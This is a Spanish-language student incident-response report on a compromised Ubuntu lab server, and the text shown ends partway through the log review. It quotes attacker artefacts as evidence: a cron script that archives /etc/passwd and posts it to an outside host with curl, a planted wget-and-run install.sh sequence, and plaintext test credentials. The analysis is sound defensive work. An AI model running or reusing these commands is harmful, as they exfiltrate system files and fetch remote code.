

# **Proyecto Final – Respuesta en Vivo a Incidentes**

## **Informe Técnico Final**

### **1. Introducción y contexto**

#### **1.1 Resumen del incidente y propósito**

#### **1.2 Objetivos y alcance**

#### **1.3 Entorno e infraestructura**

#### **1.4 Recursos, herramientas y materiales**

#### **1.5 Metodología de trabajo**

### **2. Revisión del incidente (Live Incident Response)**

#### **2.1 Detección inicial y observación general del sistema**

#### **2.2 Procesos activos y comportamiento sospechoso**

#### **2.3 Persistencia mediante tareas programadas (cronjobs)**

#### **2.4 Revisión de usuarios y accesos**

#### **2.5 Revisión de registros del sistema (logs)**

#### **2.6 Archivos maliciosos y artefactos encontrados**

### **3. Vulnerabilidades detectadas**

#### **3.1 Enumeración de vulnerabilidades**

#### **3.2 Impacto y riesgo asociado**

#### **3.3 Pruebas o evidencias que confirman la vulnerabilidad**

### **4. Acciones tomadas**

#### **4.1 Contención** (aislamiento, limitación de acceso, firewall)

#### **4.2 Erradicación** (eliminación de malware, cuentas no autorizadas, persistencias)

#### **4.3 Recuperación** (restauración de servicios, verificación de integridad)

### **5. Recomendaciones**

**5.1 Endurecimiento del sistema (Hardening)**

**5.2 Buenas prácticas de administración**

**5.3 Monitoreo y respuesta futura**

**6. Informe ejecutivo**

# 1. Introducción y contexto

## 1. Introducción y contexto

### 1.1 Resumen del incidente y propósito

Durante una verificación de rutina se detectaron anomalías de seguridad en un servidor Ubuntu 20.04 LTS con rol web/administración:

- Intentos de fuerza bruta por SSH desde 192.168.1.103 con múltiples usuarios (test, admin, hacker, root).
- Cuentas locales no estándar (reports y hacker), con evidencia de creación y uso (en el caso de reports).
- Persistencia mediante un cronjob que ejecuta /usr/local/bin/backup2.sh cada 15 minutos para empaquetar información y tratar de exfiltrarla a <http://192.168.1.100:8080/upload>.
- Indicios de anti-forense/lab (inserción de líneas en ~/.bash\_history vía tee).

**Propósito del informe:** documentar hallazgos, reconstruir la cronología, valorar impacto y definir acciones de contención, erradicación y hardening.

### 1.2 Objetivos y alcance

- Identificar vectores de acceso, persistencias y artefactos.
- Establecer una cronología verificable a partir de los logs y salidas de comandos.
- Proponer acciones correctivas y preventivas de corto y mediano plazo.
- Mantener la continuidad operativa del servicio (respuesta en vivo).

### 1.3 Entorno e infraestructura

- SO: Ubuntu 20.04 LTS (fin de soporte estándar alcanzado).
- Host: IP principal 10.0.2.15.
- Servicios activos: sshd (22/tcp), apache2 (80/tcp), vsftpd (21/tcp), wazuh-agent, snapd.
- Firewall (UFW/iptables): política INPUT DROP; reglas de allow para 22/80/21.
- Recursos: CPU/RAM sin picos anómalos; procesos mayormente del sistema y servicios esperados.

### 1.4 Recursos, herramientas y materiales

- Comandos de live response: ss, iptables/uw, ps/top/htop, pstree, journalctl, revisión de /var/log/auth.log y apache2/access.log, inspección de /etc/cron.d/ y binarios vinculados.

### 1.5 Metodología de trabajo

- Triage en vivo: estado, puertos, procesos, sesiones.
- Correlación de logs (auth, systemd, Apache) y auditoría de persistencias (cron/systemd).
- Búsqueda de artefactos (scripts, empaquetados en /tmp, rutas inusuales).
- Documentación y preservación mínima (sin detener servicios).
- Plan de contención/erradicación y recomendaciones de hardening.

## 2. Revisión del incidente (Live Incident Response)

### 2.1 Detección inicial y observación general del sistema

- El host está estable (cargas bajas, uptime reciente por reinicios de sshd).
- Puertos en escucha: 22/tcp (SSH), 80/tcp (HTTP), 21/tcp (FTP). Resolver local en 127.0.0.53:53 y cliente DHCP en :68.
- UFW/iptables con INPUT DROP y excepciones explícitas para 22/80/21.
- Servicios expected: apache2 con múltiples workers, vsftpd, wazuh-\*, snapd. No se observan demonios “extraños”.

```
sysadmin@4geeks-server:~$ uptime
07:22:54 up 3 min, 1 user, load average: 0.36, 0.23, 0.10
sysadmin@4geeks-server:~$ _
```

```
sysadmin@4geeks-server:/$ ss -tuln
```

| Netid | State  | Recv-Q | Send-Q | Local Address:Port  | Peer Address:Port | Process |
|-------|--------|--------|--------|---------------------|-------------------|---------|
| udp   | UNCONN | 0      | 0      | 127.0.0.53%lo:53    | 0.0.0.0:*         |         |
| udp   | UNCONN | 0      | 0      | 10.0.2.15%enp0s3:68 | 0.0.0.0:*         |         |
| tcp   | LISTEN | 0      | 4096   | 127.0.0.53%lo:53    | 0.0.0.0:*         |         |
| tcp   | LISTEN | 0      | 128    | 0.0.0.0:22          | 0.0.0.0:*         |         |
| tcp   | LISTEN | 0      | 511    | *:80                | *:*               |         |
| tcp   | LISTEN | 0      | 32     | *:21                | *:*               |         |
| tcp   | LISTEN | 0      | 128    | :::22               | :::*              |         |

```
sysadmin@4geeks-server:/$
```

```

top - 09:32:40 up 23 min, 1 user, load average: 0.01, 0.05, 0.08
Tasks: 115 total, 1 running, 114 sleeping, 0 stopped, 0 zombie
%Cpu(s): 0.0 us, 0.3 sy, 0.0 ni, 99.2 id, 0.3 wa, 0.0 hi, 0.2 si, 0.0 st
MiB Mem : 3919.9 total, 2814.3 free, 260.5 used, 845.1 buff/cache
MiB Swap: 3167.0 total, 3167.0 free, 0.0 used, 3428.0 avail Mem


  PID USER      PR  NI    VIRT    RES    SHR  S  %CPU  %MEM    TIME+  COMMAND
  738 daemon    20   0   3796    2216   2040  S   0.0   0.1   0:00.00  atd
  763 root       20   0   5932    3956   3176  S   0.0   0.1   0:00.08  login
  784 root       20   0   42188    6908   5960  S   0.0   0.2   0:00.02  sshd
  787 root       20   0   315116   11764   9952  S   0.0   0.3   0:00.34  ModemManager
  808 root       20   0   6532    4504   3308  S   0.0   0.1   0:00.52  apache2
  812 www-data   20   0 1211420   4476   2908  S   0.0   0.1   0:00.00  apache2
  813 www-data   20   0 1211420   4476   2908  S   0.0   0.1   0:00.01  apache2
  843 root       20   0 107924    2068   1304  S   0.0   0.5   0:00.21  unsatd-nd-upgr
  892 root       20   0   25880    3648   2496  S   0.0   0.1   0:00.36  wazuh-execd
  958 wazuh      20   0 173620    7416   6040  S   0.0   0.2   0:01.15  wazuh-agentd
  998 root       30  10 124284    8260   5596  S   0.0   0.2   0:00.10  wazuh-syscheckd
 1039 root       20   0   52808    1072    936  S   0.0   0.3   0:01.55  wazuh-logcollec
 1054 root       20   0   535264   17252   11668  S   0.0   0.4   0:00.32  wazuh-modulesd
 1686 sysadmin   20   0   19056   9708   8180  S   0.0   0.2   0:00.16  systemd
 1688 sysadmin   20   0   104236   3488    12  S   0.0   0.1   0:00.00  (sd-pam)
 1703 sysadmin    20   0    8396   5252   3496  S   0.0   0.1   0:00.12  bash
 1871 root       0  -20   0      0      0  S   0.0   0.0   0:00.19  loop3
 1908 root       20   0 1922416  38408  25688  S   0.0   1.0   0:31.22  snapd
 2162 root       20   0      0      0      0  I   0.0   0.0   0:04.42  kworker/1:0-mm_percpu_wq
 2308 root       0  -20   0      0      0  S   0.0   0.0   0:00.01  loop4
 2455 root       0  -20   0      0      0  S   0.0   0.0   0:00.00  loop5
 2512 root       20   0      0      0      0  I   0.0   0.0   0:00.00  kworker/0:2-cgroup_destroy
 2885 root       20   0      0      0      0  I   0.0   0.0   0:01.02  kworker/1:1-cgroup_destroy
 2923 root       20   0   449160  92064  27528  S   0.0   2.3   0:02.45  fwupd
 2935 root       20   0   249536   9400   8244  S   0.0   0.2   0:00.20  upowerd
 2967 root       20   0   81276    906     52  S   0.0   0.0   0:00.00  gpg-agent
 2980 root       20   0      0      0      0  I   0.0   0.0   0:00.54  kworker/u4:0-events_power_e+

```

**Conclusión:** superficie de exposición mínima pero suficiente para ataques automatizados (SSH/HTTP/FTP), con un SO y Apache desactualizados.

## 2.2 Procesos activos y comportamiento sospechoso

- pstree, top/htop muestran árboles coherentes con systemd, apache2, vsftpd, wazuh, snapd.
- Sin procesos en ejecución desde rutas temporales (/tmp) o nombres ofuscados.
- La actividad anómala no es de proceso residente, sino programada (cron) y de autenticación (fuerza bruta SSH).



```

- atd(738)
- cron(703)
- dbus-daemon(704)
- fwupd(2929) +- {fwupd}(2931)
                |- {fwupd}(2932)
                |- {fwupd}(2933)
                - {fwupd}(2934)
- gpg-agent(2967)
- irqbalance(711) --- {irqbalance}(777)
- login(763) --- bash(1703) +- less(3164)
                             - pstree(3163)
- multipathd(622) +- {multipathd}(623)
                  |- {multipathd}(624)
                  |- {multipathd}(625)
                  |- {multipathd}(626)
                  |- {multipathd}(627)
                  - {multipathd}(628)
- networkd-dispatcher(712)
- polkitd(713) +- {polkitd}(757)
               - {polkitd}(760)
- rsyslogd(714) +- {rsyslogd}(768)
                |- {rsyslogd}(769)
                - {rsyslogd}(770)
- snapd(1908) +- {snapd}(1918)
              - {snapd}(1919)
              - {snapd}(1920)
              - {snapd}(1921)
              - {snapd}(1925)
              - {snapd}(1927)
              - {snapd}(1955)
              - {snapd}(2175)
              - {snapd}(2178)
- sshd(784)
- systemd(1686) --- (sd-pam)(1688)
- systemd-journald(360)
- systemd-logind(720)
:
```

```

- systemd-logind(720)
- systemd-networkd(685)
- systemd-resolved(687)
- systemd-timesyncd(664) --- {systemd-timesyncd}(664)
- systemd-udevd(411)
- udiskd(722) +- {udiskd}(772)
              |- {udiskd}(782)
              |- {udiskd}(811)
              - {udiskd}(907)
- unattended-upgr(843) --- {unattended-upgr}(908)
- upowerd(2935) +- {upowerd}(2937)
               - {upowerd}(2938)
- vsftpd(725)
- wazuh-agentd(958) +- {wazuh-agentd}(960)
                   - {wazuh-agentd}(964)
                   - {wazuh-agentd}(965)
- wazuh-execd(892) --- {wazuh-execd}(893)
- wazuh-logcollector(1039) +- {wazuh-logcollector}(1043)
                           |- {wazuh-logcollector}(1046)
                           |- {wazuh-logcollector}(1047)
                           |- {wazuh-logcollector}(1048)
                           |- {wazuh-logcollector}(1049)
                           |- {wazuh-logcollector}(1050)
                           - {wazuh-logcollector}(1051)
- wazuh-modulesd(1054) +- {wazuh-modulesd}(1059)
                       |- {wazuh-modulesd}(1060)
                       |- {wazuh-modulesd}(1061)
                       |- {wazuh-modulesd}(1062)
                       |- {wazuh-modulesd}(1063)
                       |- {wazuh-modulesd}(1064)
                       |- {wazuh-modulesd}(1065)
                       |- {wazuh-modulesd}(1066)
                       - {wazuh-modulesd}(1067)
- wazuh-syscheckd(998) +- {wazuh-syscheckd}(1000)
                       - {wazuh-syscheckd}(1001)
                       - {wazuh-syscheckd}(1002)
```

(END)

**Conclusión:** el pivote del atacante fue la persistencia por cron más que un payload residente en memoria.

## 2.3 Persistencia mediante tareas programadas (cronjobs)

- En /etc/cron.d se identificó la entrada:  

```
*/15 * * * * root /usr/local/bin/backup2.sh
```

- Contenido de /usr/local/bin/backup2.sh (propiedad root:root, 0755; 125 bytes):  
tar -czf /tmp/secrets.tgz /etc/passwd  
curl -X POST -F 'file=@/tmp/secrets.tgz' http://192.168.1.100:8080/upload
- Artefacto asociado: /tmp/secrets.tgz (877 bytes) presente.
- **Metadatos:** backup2.sh con mtime/atime en 2025-06-23 (creación) y ctime en 2025-08-20 (cambio de permisos/propiedad).

```
sysadmin@4geeks-server:~$ ls /etc/cron.d/ && cat /etc/cron.d/* && crontab -l
e2scrub_all logrotate popularity-contest sys-maintenance
30 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2scrub_all_cron
10 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r
0 0 * * * root /opt/scripts/logrotate.sh
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
35 0 * * * root test -x /etc/cron.daily/popularity-contest && /etc/cron.daily/popularity-contest --cron
*/15 * * * root /usr/local/bin/backup2.sh
no crontab for sysadmin
sysadmin@4geeks-server:~$ _
```

```
sysadmin@4geeks-server:/etc/cron.d$ sudo less -S e2scrub_all
30 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2scrub_all_cron
10 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r
sysadmin@4geeks-server:/etc/cron.d$ sudo less -S popularity-contest
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
35 0 * * * root test -x /etc/cron.daily/popularity-contest && /etc/cron.daily/popularity-contest --cron
sysadmin@4geeks-server:/etc/cron.d$ sudo less -S logrotate
0 0 * * * root /opt/scripts/logrotate.sh
sysadmin@4geeks-server:/etc/cron.d$ sudo less -S sys-maintenance
*/15 * * * root /usr/local/bin/backup2.sh
sysadmin@4geeks-server:/etc/cron.d$
```

```
sysadmin@4geeks-server:/$ ls -la /usr/local/bin/
total 12
drwxr-xr-x  2 root root 4096 Jun 23 15:06 .
drwxr-xr-x 10 root root 4096 Mar 14  2023 ..
-rwxr-xr-x  1 root root 125 Jun 23 15:06 backup2.sh
sysadmin@4geeks-server:/$ sudo file /usr/local/bin/backup2.sh
/usr/local/bin/backup2.sh: Bourne-Again shell script, ASCII text executable
sysadmin@4geeks-server:/$ sudo stat /usr/local/bin/backup2.sh
  File: /usr/local/bin/backup2.sh
  Size: 125          Blocks: 8          IO Block: 4096   regular file
Device: 802h/2050d  Inode: 545254      Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (  0/   root)   Gid: (  0/   root)
Access: 2025-08-20 15:45:01.060356276 +0000
Modify: 2025-06-23 15:06:49.008037470 +0000
Change: 2025-06-23 15:07:19.144038488 +0000
 Birth: -
sysadmin@4geeks-server:/$ sudo less -N -S /usr/local/bin/backup2.sh
 1 #!/bin/bash
 2 tar -czf /tmp/secrets.tgz /etc/passwd
 3 curl -X POST -F 'file=@/tmp/secrets.tgz' http://192.168.1.100:8080/upload
 4
/usr/local/bin/backup2.sh (END)
```

**Conclusión:** persistencia clara con intento de exfiltración programado hacia 192.168.1.100:8080.

## 2.4 Revisión de usuarios y accesos

- Cuentas con shell: sysadmin, reports, hacker.
- lastlog: reports inició sesión el 23-Jun; hacker nunca inició.
- auth.log:
  - Fuerza bruta desde 192.168.1.103 (usuarios test, admin, hacker, root) entre 15:26–15:29 UTC del 23-Jun.
  - Acceso legítimo: Accepted password for sysadmin desde 192.168.1.50 el 21-Jun 19:38 UTC.
  - Creación de usuarios y comandos con sudo (incluida escritura forzada en ~/.bash\_history con tee).

```

sysadmin@4geeks-server:/$ cat ~/.bash_history
rm ~/.bash_history
exit
echo "Reminder: new credentials for reports stored temporarily in /opt/.archive" | sudo tee /home/reports/.note
exit
sudo mkdir -p /opt/.archive
echo "reports:reports123" | sudo tee /opt/.archive/credentials.txt
sudo chmod 644 /opt/.archive/credentials.txt
echo "cat /opt/.archive/credentials.txt" | sudo tee /home/reports/.bash_history
sudo chown reports:reports /home/reports/.bash_history
echo "wget http://192.168.1.100/install.sh" | sudo tee -a /home/reports/.bash_history
echo "chmod +x install.sh" | sudo tee -a /home/reports/.bash_history
echo "./install.sh" | sudo tee -a /home/reports/.bash_history
echo "nano backup.log" | sudo tee -a /home/reports/.bash_history
sudo chown reports:reports /home/reports/.bash_history
sudo touch /home/reports/install.sh
sudo nano /home/reports/install.sh
sudo touch /home/reports/backup.log
sudo nano /home/reports/backup.log
sudo chown reports:reports /home/reports/install.sh /home/reports/backup.log
ls
pwd
sudo nano /home/reports/chat.txt
sudo chown reports:reports /home/reports/chat.txt
exit
cat /var/backups/.logs/creds.txt
sudo mkdir -p /var/backups/.logs
echo "reports:reports123" | sudo tee /var/backups/.logs/creds.txt
sudo chmod 644 /var/backups/.logs/creds.txt
echo "cat /var/backups/.logs/creds.txt" | sudo tee -a /home/sysadmin/.bash_history
sysadmin@4geeks-server:/$

```

```

Jun 21 19:36:14 4geeks-server su: pam_unix(su:auth): authentication failure; logname=sysadmin uid=1000 euid=0 tty=ttty1 ruser=sysadmin rhost= user=root
Jun 21 19:36:16 4geeks-server su: FAILED SU (to root) sysadmin on ttty1
Jun 21 19:36:53 4geeks-server su: pam_unix(su:auth): authentication failure; logname=sysadmin uid=1000 euid=0 tty=ttty1 ruser=sysadmin rhost= user=root
Jun 21 19:36:56 4geeks-server su: FAILED SU (to root) sysadmin on ttty1
Jun 21 19:38:19 4geeks-server sshd[2001]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.50 user=root
Jun 21 19:38:20 4geeks-server sshd[2001]: Failed password for root from 192.168.1.50 port 40230 ssh2
Jun 21 19:43:51 4geeks-server unix_chkpwd[2151]: password check failed for user (sysadmin)
Jun 21 19:43:51 4geeks-server chpasswd[2149]: pam_unix(chpasswd:chauthtok): authentication failure; logname= uid=1000 euid=1000 tty= ruser= rhost= user=sysadmin
Jun 21 19:44:18 4geeks-server polkit-agent-helper-1[2161]: pam_unix(polkit-1:auth): conversation failed
Jun 21 19:44:18 4geeks-server polkitd(authority=local): Operator of unix-process:2156:240161 FAILED to authenticate to gain authorization for action org.freedesktop.systemd1.manage-unit-files for system-bus-name=:1.24 [unknown] (owned by unix-user:sysadmin)
Jun 21 19:44:43 4geeks-server polkit-agent-helper-1[2170]: pam_unix(polkit-1:auth): conversation failed
Jun 21 19:44:43 4geeks-server polkitd(authority=local): Operator of unix-process:2165:242669 FAILED to authenticate to gain authorization for action org.freedesktop.systemd1.manage-unit-files for system-bus-name=:1.24 [unknown] (owned by unix-user:sysadmin)
Jun 21 19:45:08 4geeks-server polkit-agent-helper-1[2191]: pam_unix(polkit-1:auth): conversation failed
Jun 21 19:45:08 4geeks-server polkitd(authority=local): Operator of unix-process:2186:245241 FAILED to authenticate to gain authorization for action org.freedesktop.systemd1.manage-unit-files for system-bus-name=:1.26 [unknown] (owned by unix-user:sysadmin)
Jun 23 12:55:49 4geeks-server login[787]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0 euid=0 tty=/dev/tty1 ruser= rhost=
Jun 23 12:55:51 4geeks-server login[787]: FAILED LOGIN (1) on '/dev/tty1' FOR 'UNKNOWN', Authentication failure
Jun 23 12:57:12 4geeks-server login[1050]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0 euid=0 tty=/dev/tty1 ruser= rhost=
Jun 23 12:57:15 4geeks-server login[1050]: FAILED LOGIN (1) on '/dev/tty1' FOR 'UNKNOWN', Authentication failure
Jun 23 15:01:33 4geeks-server login[788]: pam_unix(login:auth): authentication failure; logname=LOGI
:

```

```

): authentication failure; logname=sysadmin uid=1000 euid=0 tty=ttty1 ruser=sysadmin rhost= user=root
ot) sysadmin on ttty1
): authentication failure; logname=sysadmin uid=1000 euid=0 tty=ttty1 ruser=sysadmin rhost= user=root
ot) sysadmin on ttty1
(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.50 user=
assword for root from 192.168.1.50 port 40230 ssh2
assword check failed for user (sysadmin)
unix(chpasswd:chauthtok): authentication failure; logname= uid=1000 euid=1000 tty= ruser= rhost= u
1[2161]: pam_unix(polkit-1:auth): conversation failed
cal): Operator of unix-process:2156:240161 FAILED to authenticate to gain authorization for action
1[2170]: pam_unix(polkit-1:auth): conversation failed
cal): Operator of unix-process:2165:242669 FAILED to authenticate to gain authorization for action
1[2191]: pam_unix(polkit-1:auth): conversation failed
cal): Operator of unix-process:2186:245241 FAILED to authenticate to gain authorization for action
(login:auth): authentication failure; logname=LOGIN uid=0 euid=0 tty=/dev/tty1 ruser= rhost=
OGIN (1) on '/dev/tty1' FOR 'UNKNOWN', Authentication failure
x(login:auth): authentication failure; logname=LOGIN uid=0 euid=0 tty=/dev/tty1 ruser= rhost=
LOGIN (1) on '/dev/tty1' FOR 'UNKNOWN', Authentication failure
(login:auth): authentication failure; logname=LOGIN uid=0 euid=0 tty=/dev/tty1 ruser= rhost= user=
OGIN (1) on '/dev/tty1' FOR 'sysadmin', Authentication failure
(login:auth): authentication failure; logname=LOGIN uid=0 euid=0 tty=/dev/tty1 ruser= rhost=
OGIN (1) on '/dev/tty1' FOR 'UNKNOWN', Authentication failure
(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.103
assword for invalid user test from 192.168.1.103 port 58760 ssh2
assword for invalid user test from 192.168.1.103 port 58760 ssh2
assword for invalid user test from 192.168.1.103 port 58760 ssh2
re authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.103
(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.103
assword for invalid user admin from 192.168.1.103 port 49542 ssh2
assword for invalid user admin from 192.168.1.103 port 49542 ssh2
assword for invalid user admin from 192.168.1.103 port 49542 ssh2
re authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.103
(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.103 user=
assword for hacker from 192.168.1.103 port 44272 ssh2
assword for hacker from 192.168.1.103 port 44272 ssh2
re authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.103 user=hacker
:_

```

```

ion failure
Jun 23 12:57:12 4geeks-server login[1050]: pam_unix(login:auth): authentication failure; logname=LOG
IN uid=0 euid=0 tty=/dev/tty1 ruser= rhost=
Jun 23 12:57:15 4geeks-server login[1050]: FAILED LOGIN (1) on '/dev/tty1' FOR 'UNKNOWN', Authentica
tion failure
Jun 23 15:01:33 4geeks-server login[788]: pam_unix(login:auth): authentication failure; logname=LOGI
N uid=0 euid=0 tty=/dev/tty1 ruser= rhost= user=sysadmin
Jun 23 15:01:35 4geeks-server login[788]: FAILED LOGIN (1) on '/dev/tty1' FOR 'sysadmin', Authentica
tion failure
Jun 23 15:24:18 4geeks-server login[759]: pam_unix(login:auth): authentication failure; logname=LOGI
N uid=0 euid=0 tty=/dev/tty1 ruser= rhost=
Jun 23 15:24:22 4geeks-server login[759]: FAILED LOGIN (1) on '/dev/tty1' FOR 'UNKNOWN', Authentica
tion failure
Jun 23 15:26:50 4geeks-server sshd[1736]: pam_unix(sshd:auth): authentication failure; logname= uid=
0 euid=0 tty=ssh ruser= rhost=192.168.1.103
Jun 23 15:26:52 4geeks-server sshd[1736]: Failed password for invalid user test from 192.168.1.103 p
ort 58760 ssh2
Jun 23 15:27:01 4geeks-server sshd[1736]: Failed password for invalid user test from 192.168.1.103 p
ort 58760 ssh2
Jun 23 15:27:07 4geeks-server sshd[1736]: Failed password for invalid user test from 192.168.1.103 p
ort 58760 ssh2
Jun 23 15:27:08 4geeks-server sshd[1736]: PAM 2 more authentication failures; logname= uid=0 euid=0
tty=ssh ruser= rhost=192.168.1.103
Jun 23 15:27:27 4geeks-server sshd[1747]: pam_unix(sshd:auth): authentication failure; logname= uid=
0 euid=0 tty=ssh ruser= rhost=192.168.1.103
Jun 23 15:27:28 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103
port 49542 ssh2
Jun 23 15:27:32 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103
port 49542 ssh2
Jun 23 15:27:37 4geeks-server sshd[1747]: Failed password for invalid user admin from 192.168.1.103
port 49542 ssh2
Jun 23 15:27:39 4geeks-server sshd[1747]: PAM 2 more authentication failures; logname= uid=0 euid=0
tty=ssh ruser= rhost=192.168.1.103
Jun 23 15:28:30 4geeks-server sshd[1769]: pam_unix(sshd:auth): authentication failure; logname= uid=
0 euid=0 tty=ssh ruser= rhost=192.168.1.103 user=hacker
Jun 23 15:28:33 4geeks-server sshd[1769]: Failed password for hacker from 192.168.1.103 port 44272 s
:_

```

```

sysadmin@4geeks-server:~$ sudo lastlog | egrep 'reports|hacker|sysadmin'
sysadmin      tty1          Thu Aug 21 10:23:25 +0000 2025
reports       tty1          Mon Jun 23 14:07:53 +0000 2025
hacker                **Never logged in**
sysadmin@4geeks-server:~$

```

**Conclusión:** riesgo por gestión de cuentas (usuarios no estándar) y por ataques de diccionario sostenidos contra SSH.

## 2.5 Revisión de registros del sistema (logs)

- auth.log: secuencia cronológica consistente (inicios/caídas de sshd, creación de usuarios, intentos fallidos y aciertos).
- journalctl + apache2/access.log: solicitudes 404 a rutas /upload\* con User-Agent gobuster/3.6 desde 10.0.2.14 (escaneo/descubrimiento de contenido).
  - Importante: el cron de exfil apunta a otro host (192.168.1.100), por lo que no esperamos ver esa subida en nuestros access.log.
- systemctl list-units: fail2ban no figura activo.

```
sysadmin@4geeks-server:~$ sudo journalctl --since "2025-06-21" | grep -E "192\.168\.1\.100|curl|wget"
--n | tail -n 80
1597:Jun 21 20:13:40 4geeks-server sudo[5280]: sysadmin : TTY=ttty1 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/wget https://packages.wazuh.com/4.7/wazuh-install.sh
10366:Aug 19 19:25:55 4geeks-server sudo[2330]: sysadmin : TTY=ttty1 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/grep -i --color=always wget /var/log/auth.log
sysadmin@4geeks-server:~$ sudo grep -RnIE "192\.168\.1\.100|/tmp/secrets\.tgz|/upload" /var/log 2>/dev/null | tail -n 80
Binary file /var/log/journal/92e337bfab6d49ab8421fbb605b48cd7/system00063ccf0e3c7b68-575a1278f4897690.journal~ matches
Binary file /var/log/journal/92e337bfab6d49ab8421fbb605b48cd7/system.journal matches
/var/log/apache2/access.log:4239:10.0.2.14 - - [20/Aug/2025:18:03:05 +0000] "GET /upload HTTP/1.1" 404 432 "-" "gobuster/3.6"
/var/log/apache2/access.log:4240:10.0.2.14 - - [20/Aug/2025:18:03:05 +0000] "GET /upload_file HTTP/1.1" 404 432 "-" "gobuster/3.6"
/var/log/apache2/access.log:4241:10.0.2.14 - - [20/Aug/2025:18:03:05 +0000] "GET /upload_files HTTP/1.1" 404 432 "-" "gobuster/3.6"
/var/log/apache2/access.log:4242:10.0.2.14 - - [20/Aug/2025:18:03:05 +0000] "GET /uploadedimages HTTP/1.1" 404 432 "-" "gobuster/3.6"
/var/log/apache2/access.log:4243:10.0.2.14 - - [20/Aug/2025:18:03:05 +0000] "GET /uploadedfiles HTTP/1.1" 404 432 "-" "gobuster/3.6"
/var/log/apache2/access.log:4244:10.0.2.14 - - [20/Aug/2025:18:03:05 +0000] "GET /uploader HTTP/1.1" 404 432 "-" "gobuster/3.6"
/var/log/apache2/access.log:4245:10.0.2.14 - - [20/Aug/2025:18:03:05 +0000] "GET /uploaded HTTP/1.1" 404 432 "-" "gobuster/3.6"
/var/log/apache2/access.log:4246:10.0.2.14 - - [20/Aug/2025:18:03:05 +0000] "GET /uploadfiles HTTP/1.1" 404 432 "-" "gobuster/3.6"
/var/log/apache2/access.log:4247:10.0.2.14 - - [20/Aug/2025:18:03:05 +0000] "GET /uploads HTTP/1.1" 404 432 "-" "gobuster/3.6"
/var/log/apache2/access.log:4249:10.0.2.14 - - [20/Aug/2025:18:03:05 +0000] "GET /uploadfile HTTP/1.1" 404 432 "-" "gobuster/3.6"
/var/log/auth.log:507:Aug 19 17:40:27 4geeks-server sudo: sysadmin : TTY=ttty1 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/nano /tmp/secrets.tgz
/var/log/auth.log:734:Aug 21 10:35:50 4geeks-server sudo: sysadmin : TTY=ttty1 ; PWD=/home/sysadmin ; USER=root ; COMMAND=/usr/bin/grep -RnIE 192\.168\.1\.100|/tmp/secrets\.tgz|/upload /var/log
sysadmin@4geeks-server:~$
```

```
-- Logs begin at Sat 2025-06-21 19:04:00 UTC, end at Wed 2025-08-20 15:55:49 UTC. --
Jun 21 19:04:11 4geeks-server systemd[1]: Starting OpenBSD Secure Shell server...
Jun 21 19:04:11 4geeks-server sshd[958]: Server listening on 0.0.0.0 port 22.
Jun 21 19:04:11 4geeks-server sshd[958]: Server listening on :: port 22.
Jun 21 19:04:11 4geeks-server systemd[1]: Started OpenBSD Secure Shell server.
Jun 21 19:04:27 4geeks-server systemd[1]: Stopping OpenBSD Secure Shell server...
Jun 21 19:04:27 4geeks-server sshd[958]: Received signal 15; terminating.
Jun 21 19:04:27 4geeks-server systemd[1]: ssh.service: Succeeded.
Jun 21 19:04:27 4geeks-server systemd[1]: Stopped OpenBSD Secure Shell server.
Jun 21 19:04:27 4geeks-server systemd[1]: Starting OpenBSD Secure Shell server...
